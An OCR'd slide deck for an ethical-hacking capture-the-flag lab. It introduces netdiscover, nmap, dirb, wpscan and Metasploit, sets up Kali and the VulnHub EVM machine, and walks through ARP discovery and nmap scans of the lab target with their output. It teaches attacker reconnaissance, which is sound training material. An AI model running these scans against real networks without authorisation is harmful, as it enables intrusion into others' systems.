Ethical Hacking

Capture the Flag

netdiscover, nmap, dirb, wpscan, metasploit

Rahul Dhangar

netdiscover

netdiscover is a network scanning tool in Kali Linux that uses the Address Resolution Protocol (ARP) to discover connected clients on a network:

Purpose:

netdiscover can be used to passively detect online hosts, actively search for online hosts, inspect network ARP traffic, and find network addresses.

Features:

netdiscover is designed for wireless networks without a DHCP server, but can also be used on hub and switched networks.

nmap

nmap is a free, open-source network security scanning tool that comes preinstalled on Kali Linux. It's used for network exploration and security auditing, and can perform a variety of tasks, including:

- Ping scanning: Determines which hosts are up
- Port scanning: Uses many different techniques
- Version detection: Determines service protocols and application versions
- TCP/IP fingerprinting: Identifies a remote host's OS or device
- Network inventory: Manages service upgrade schedules and monitors host or service uptime
- Passive or active reconnaissance: Gathers information about a network, its people, and its host

nmap works by sending **IP packets** and analyzing the **responses**. It's a popular tool used by network administrators to map their networks.

To check if **Nmap** is installed on Kali Linux, open a terminal window and try executing the command in the terminal:

> **nmap --version**.

dirb

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses.

DIRB comes with a set of preconfigured attack wordlists for easy usage but you can use your custom wordlists.

DIRB's main purpose is to help in professional web application auditing. Specially in security related testing. It covers some holes not covered by classic web vulnerability scanners.

DIRB looks for specific web objects and it doesn't search vulnerabilities nor does it look for web contents that can be vulnerable.

wpscan

WPScan is a vulnerability assessment tool that scans WordPress websites for security issues:

What it does: WPScan scans for vulnerabilities in WordPress core, plugins, and themes. It also checks for weak passwords, exposed files, and more.

How it works: WPScan is a WordPress black box scanner, which means it mimics an attacker and doesn't need access to your WordPress dashboard or source code.

As of **2024**, there are approximately **861 million websites** that use **WordPress**, which is more than **43%** of all websites. **WordPress** is a **content management system (CMS)** that allows users to create and manage websites without coding knowledge.

metasploit

The **Metasploit Framework** is an open source platform that supports vulnerability research, exploit development, and the creation of custom security tools.

What are “capture the flag” exercises?

They allow us to take what we’ve learned in theory and apply it practically.

Lab setup:

- One virtual install of Kali Linux
- One virtual install for each target machine.


Prerequisites:

- Basic knowledge of operating systems, networking principles, IP Addressing and DNS


Virtual Install of Kali Linux

(already covered in the previous hands-on lab)


Lab / System Setup: **Login to Kali Linux**




Lab / System Setup: **Power Settings**




Lab / System Setup: **Power Settings**



Lab / System Setup: **Power Settings**



Lab / System Setup: **Change Desktop Wallpaper**



Lab / System Setup (Optional)

Change the **root** user password:

> sudo passwd

Important update commands:


> apt-get update

> apt-get upgrade


> apt-get dist-upgrade

> apt autoremove

Lab / System Setup: **Login as Root user**



Lab / System Setup: **Login as Root user**



Lab Setup: CTF: EVM

1. Download the OVA file for this lab: https://vulnhub.com/entry/evm-1,391
   a. Download (Mirror): https://download.vulnhub.com/evm/EVM.ova

2. On Virtual Box:
   a. File > Import Appliance
   b. Select the **EVM.ova** file you've downloaded in step 1
   c. Ensure that the **Network** settings is configured to **hosts-only** on both of the VMs

Hackers Methodology (Reconnaissance)

1. We can assume that we have already reconned and identify our target, which is the site itself. That takes care of the first step of hackers methodology: **Reconnaissance.**

   Out next step in Hackers Methodology would be: **Network Scan**

Hackers Methodology (Network Scanning)

2. **Network Scanning**

   a. that we have target network identified, we need to find the ip address of our target machine. For this, we need to identify our network ip.

   b. Open terminal on Kali VM:

      i. > **ifconfig (192.168.99.102)**
      Generally, the first **3 octets** of this IP address are the **Network IP**. The last octet gives us the **Host IP**.

      ii. If you don't have any idea of what the network IP for the network was, we can run **netdiscover** without any switches, or ip-address, or subnet mask.
      > **netdiscover -r 192.168.99.0/24**
      (r: range) approx 255 IP addresses

ifconfig

kali-linux-2024.3-virtualbox-amd64 (1. Login) [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Trash

File System

Home

root@kali: ~

File Actions Edit View Help


```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.99.102  netmask 255.255.255.0  broadcast 192.168.99.255
        inet6 fe80::271a:3734:a78f:d4c5  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:ad:25:87  txqueuelen 1000  (Ethernet)
        RX packets 101631  bytes 64821848 (61.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 77134  bytes 14887722 (14.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1978  bytes 180035 (175.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1978  bytes 180035 (175.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[~]
└─#
```

Right Ctrl

netdiscover -r 192.168.99.0/24



Hackers Methodology (Scanning)

Nmap Scan:

> nmap -sC -sS -O 192.168.99.103 (or)
> nmap -A 192.168.99.103

-sC: nmap switch for launching a number of scripts against the target.

-sS: typical TCP/IP scan that nmap runs.

-O: version checking on nmap scan on target.

nmap -sC sS -O 192.168.99.103

kali-linux-2024.3-virtualbox-amd64 (1. Login) [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Trash

File System

Home

root@kali: ~

File Actions Edit View Help

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.99.24   08:00:27:6d:c6:b8      2     120  PCS Systemtechnik GmbH
192.168.99.103  08:00:27:c4:92:e4      1      60  PCS Systemtechnik GmbH


┌──(root㉿kali)-[~]
└─# nmap -sC sS -O 192.168.99.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-12 22:44 EST
Failed to resolve "sS".
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
```

Right Ctrl

nmap -sC sS -O 192.168.99.103

kali-linux-2024.3-virtualbox-amd64 (1. Login) [Running] - Oracle VirtualBox

File Machine View Input Devices Help

root@kali: ~

File Actions Edit View Help

```
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 95.49% done; ETC: 22:45 (0:00:02 remaining)
Nmap scan report for 192.168.99.103
Host is up (0.00091s latency).
Not shown: 993 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|   2048 a2:d3:34:13:62:b1:18:a3:dd:db:35:c5:5a:b7:c0:78 (RSA)
|   256 85:48:53:2a:50:c5:a0:b7:1a:ee:a4:d8:12:8e:1c:ce (ECDSA)
|_  256 36:22:92:c7:32:22:e3:34:51:bc:0e:74:9f:1c:db:aa (ED25519)
53/tcp  open  domain
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp  open  http
|_http-title: Apache2 Ubuntu Default Page: It works
110/tcp open  pop3
|_pop3-capabilities: AUTH-RESP-CODE UIDL SASL CAPA PIPELINING TOP RESP-CODES
139/tcp open  netbios-ssn
143/tcp open  imap
|_imap-capabilities: have LOGINDISABLEDA0001 more IDLE post-login IMAP4rev1 listed LITERAL+ capabilities ENA
BLE Pre-login ID OK SASL-IR LOGIN-REFERRALS
445/tcp open  microsoft-ds
MAC Address: 08:00:27:C4:92:E4 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
```

nmap -sC sS -O 192.168.99.103

Nmap Scan:

> **nmap -sC -sS -O 192.168.99.103**

(or)

> **nmap -A 192.168.99.103**

-sC: nmap switch for launching a number of scripts against the target.

